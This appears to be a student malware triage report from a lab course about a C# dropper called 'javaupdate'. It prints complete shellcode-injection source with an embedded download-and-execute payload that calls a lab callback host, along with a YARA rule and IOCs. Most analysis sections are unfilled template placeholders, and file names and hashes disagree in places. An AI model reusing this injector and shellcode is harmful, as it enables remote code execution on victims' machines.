Practical Malware Analysis & Triage
Malware Analysis Report

Malware.javaupdate.cs

Oct 2022 | Sean Nelson | v1.0

Table of Contents

Executive Summary


SHA256 hash	A6AA84358130078F9455773AF1E9EF2C7710934F72DF8514C9A62ABEB83D2E81

Malware.javaupdate.cs is the first of two stages of malware sample first identified on Oct 13th, 2022. It is a C#-compiled dropper that runs on the x64 Windows operating system. It consists of two payloads that are executed in succession following a successful spear-phishing attempt. Symptoms of infection include beacons to the URL listed in Appendix B, an executable named “Javaupdate.exe” appearing in the same directory as to where the first malware sample was executed.

YARA signature rules are attached in Appendix A. Malware samples and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

Malware.javaupdate.cs consists of two parts: an encrypted stage 0 dropper and an unpacked and decoded stage 2 command execution program. It first contacts its callback URL (burn[.]ec2-13-7-109-121-ubuntu-2004[.]local) and unpacks its stage 2 payload if successful.


Malware.javaupdate.cs
Runs a single method called Java Updater. This also acts as a thread injector.
"VirtualAlloc" takes a section of memory and allocates it to a particular size.
Copy the bytes from resource into the allocated memory
Check to see the memory protection and change them if necessary.
Create a thread and execute whatever is in the byte array which is in the allocated memory.
Puts the thread in a waiting stage for an indefinite amount of time. The process will never show up.
Javaupdate.exe
Potential Shellcode execution

Malware Composition

Malware.javaupdate.cs consists of the following components:

File Name	SHA256 Hash
Malware.javaupdate.cs	ea63f7eb9e3716fa620125689cfef1d5fed278ded90810e7c97db3b66b178a89
Javaupdater.exe	Unknown due to teaching/lab environment

Malware.javaupdate.cs

The initial executable that runs after a successful spearphish.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
using System.Threading.Tasks;

namespace JavaUpdate
{
    class JavaUpdater
    {
        public static void updtatejava()
        {
            byte[] rsrc = new byte[464]
{0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x
72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,
0xf0,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x50,0x8b,0x4
8,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0
x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c
,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0x
e0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x6e,0x65,0x74,0x00,0x68,0x77,0x69,0x6e,0x69,0x89,0xe6,0x54,0x68,
0x4c,0x77,0x26,0x07,0xff,0xd5,0x31,0xff,0x57,0x57,0x57,0x57,0x56,0x68,0x3a,0x56,0x79,0xa7,0xff,0xd5,0xeb,0x63,0x5
b,0x31,0xc9,0x51,0x51,0x6a,0x03,0x51,0x51,0x68,0xbb,0x01,0x00,0x00,0x53,0x50,0x68,0x57,0x89,0x9f,0xc6,0xff,0xd5,0
xeb,0x4f,0x59,0x31,0xd2,0x52,0x68,0x00,0x32,0xa0,0x84,0x52,0x52,0x52,0x51,0x52,0x50,0x68,0xeb,0x55,0x2e,0x3b,0xff
,0xd5,0x89,0xc6,0x6a,0x10,0x5b,0x68,0x80,0x33,0x00,0x00,0x89,0xe0,0x6a,0x04,0x50,0x6a,0x1f,0x56,0x68,0x75,0x46,0x
9e,0x86,0xff,0xd5,0x31,0xff,0x57,0x57,0x57,0x57,0x56,0x68,0x2d,0x06,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0x14,0x4b,
0x0f,0x84,0x71,0x00,0x00,0x00,0xeb,0xd1,0xe9,0x87,0x00,0x00,0x00,0xe8,0xac,0xff,0xff,0xff,0x00,0xeb,0x6b,0x31,0xc
0,0x5f,0x50,0x6a,0x02,0x6a,0x02,0x50,0x6a,0x02,0x6a,0x02,0x57,0x68,0xda,0xf6,0xda,0x4f,0xff,0xd5,0x93,0x31,0xc0,0
x66,0xb8,0x04,0x03,0x29,0xc4,0x54,0x8d,0x4c,0x24,0x08,0x31,0xc0,0xb4,0x03,0x50,0x51,0x56,0x68,0x12,0x96,0x89,0xe2
,0xff,0xd5,0x85,0xc0,0x74,0x2d,0x58,0x85,0xc0,0x74,0x16,0x6a,0x00,0x54,0x50,0x8d,0x44,0x24,0x0c,0x50,0x53,0x68,0x
2d,0x57,0xae,0x5b,0xff,0xd5,0x83,0xec,0x04,0xeb,0xce,0x53,0x68,0xc6,0x96,0x87,0x52,0xff,0xd5,0x6a,0x00,0x57,0x68,
0x31,0x8b,0x6f,0x87,0xff,0xd5,0x6a,0x00,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0xe8,0x90,0xff,0xff,0xff,0x6a,0x61,0x7
6,0x61,0x75,0x70,0x64,0x61,0x74,0x65,0x2e,0x65,0x78,0x65,0x00,0xe8,0x0c,0xff,0xff,0xff,0x62,0x75,0x72,0x6e,0x2e,0
x65,0x63,0x32,0x2d,0x31,0x33,0x2d,0x37,0x2d,0x31,0x30,0x39,0x2d,0x31,0x32,0x31,0x2d,0x75,0x62,0x75,0x6e,0x74,0x75
,0x2d,0x32,0x30,0x30,0x34,0x2e,0x6c,0x6f,0x63,0x61,0x6c,0x00 };
```

```
            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0;
            IntPtr Address = WinAPI.VirtualAlloc(IntPtr.Zero, rsrc.Length, WinAPI.MEM_COMMIT,
WinAPI.PAGE_READWRITE);
            if (Address == IntPtr.Zero)
            {
                return;
            }
            Marshal.Copy(rsrc, 0, Address, rsrc.Length);
            if (!WinAPI.VirtualProtect(Address, rsrc.Length, WinAPI.PAGE_EXECUTE_READ, out uint OldProtect))
            {
                WinAPI.VirtualFree(Address, 0, WinAPI.FreeType.MEM_RELEASE);
                return;
            }
            hThread = WinAPI.CreateThread((IntPtr)0, 0, Address, IntPtr.Zero, 0, ref threadId);
            if (hThread == IntPtr.Zero)
            {
                WinAPI.VirtualFree(Address, 0, WinAPI.FreeType.MEM_RELEASE);
                return;
            }
            WinAPI.WaitForSingleObject(hThread, 0xFFFFFFFF);
        }
    }
    //
}
```

javascript.exe:

Unknown due to teaching/lab environment

Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}

ReportTemplate.docx

See source code for analysis

Basic Dynamic Analysis

{Screenshots and description about basic dynamic artifacts and methods}

ReportTemplate.docx

See source code for analysis

Advanced Static Analysis

{Screenshots and description about findings during advanced static analysis}
ReportTemplate.docx

See source code for analysis

Advanced Dynamic Analysis

{Screenshots and description about advanced dynamic artifacts and methods}
ReportTemplate.docx

See source code for analysis

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

{Description of network indicators}

ReportTemplate.docx

See source code for analysis

Host-based Indicators

{Description of host-based indicators}
ReportTemplate.docx

See source code for analysis

Rules & Signatures

A full set of YARA rules is included in Appendix A.

{Information on specific signatures, i.e. strings, URLs, etc}


```
rule MaliciousJavaUpdate {

    meta:

        last_updated = "2022-10-13"

        author = "Sean Nelson"

        description = "A sample Yara rule for PMAT"

    strings:

        // Fill out identifying strings and other criteria

        $MethodName = "namespace JavaUpdate"

        $SuspiciousFunction = "WinAPI.WaitForSingleObject(hThread, 0xFFFFFFFF);"

        $SuspicousByteArray =
"0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8
b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x
2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0
x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,
0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0
,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0
c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x
59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x6e,0x65,0x74,0x00,0x68,0
x77,0x69,0x6e,0x69,0x89,0xe6,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0x31,0xff,0x57,0x57,0x57,
0x57,0x56,0x68,0x3a,0x56,0x79,0xa7,0xff,0xd5,0xeb,0x63,0x5b,0x31,0xc9,0x51,0x51,0x6a,0x03,0x51
,0x51,0x68,0xbb,0x01,0x00,0x00,0x53,0x50,0x68,0x57,0x89,0x9f,0xc6,0xff,0xd5,0xeb,0x4f,0x59,0x3
1,0xd2,0x52,0x68,0x00,0x32,0xa0,0x84"

    condition:

        // Fill out the conditions that must be met to identify the binary

        $MethodName and

        ($SuspiciousFunction or $SuspicousByteArray)

}
```

Appendices

A. Yara Rules

Full Yara repository located at: http://github.com/HuskyHacks/PMAT-lab

ReportTemplate.docx



```
C:\Users\husky\Desktop
λ yara32 MalwareJavaUpdate.yara Malware.javaupdate.cs
MaliciousJavaUpdate Malware.javaupdate.cs
```

B. Callback URLs

Domain	Port
burn[.]ec2-13-7-109-121-ubuntu-2004[.]local	443

C. Decompiled Code Snippets

ReportTemplate.docx

See source code for analysis

Malware.javaupdate.cs
Oct 2022
v1.0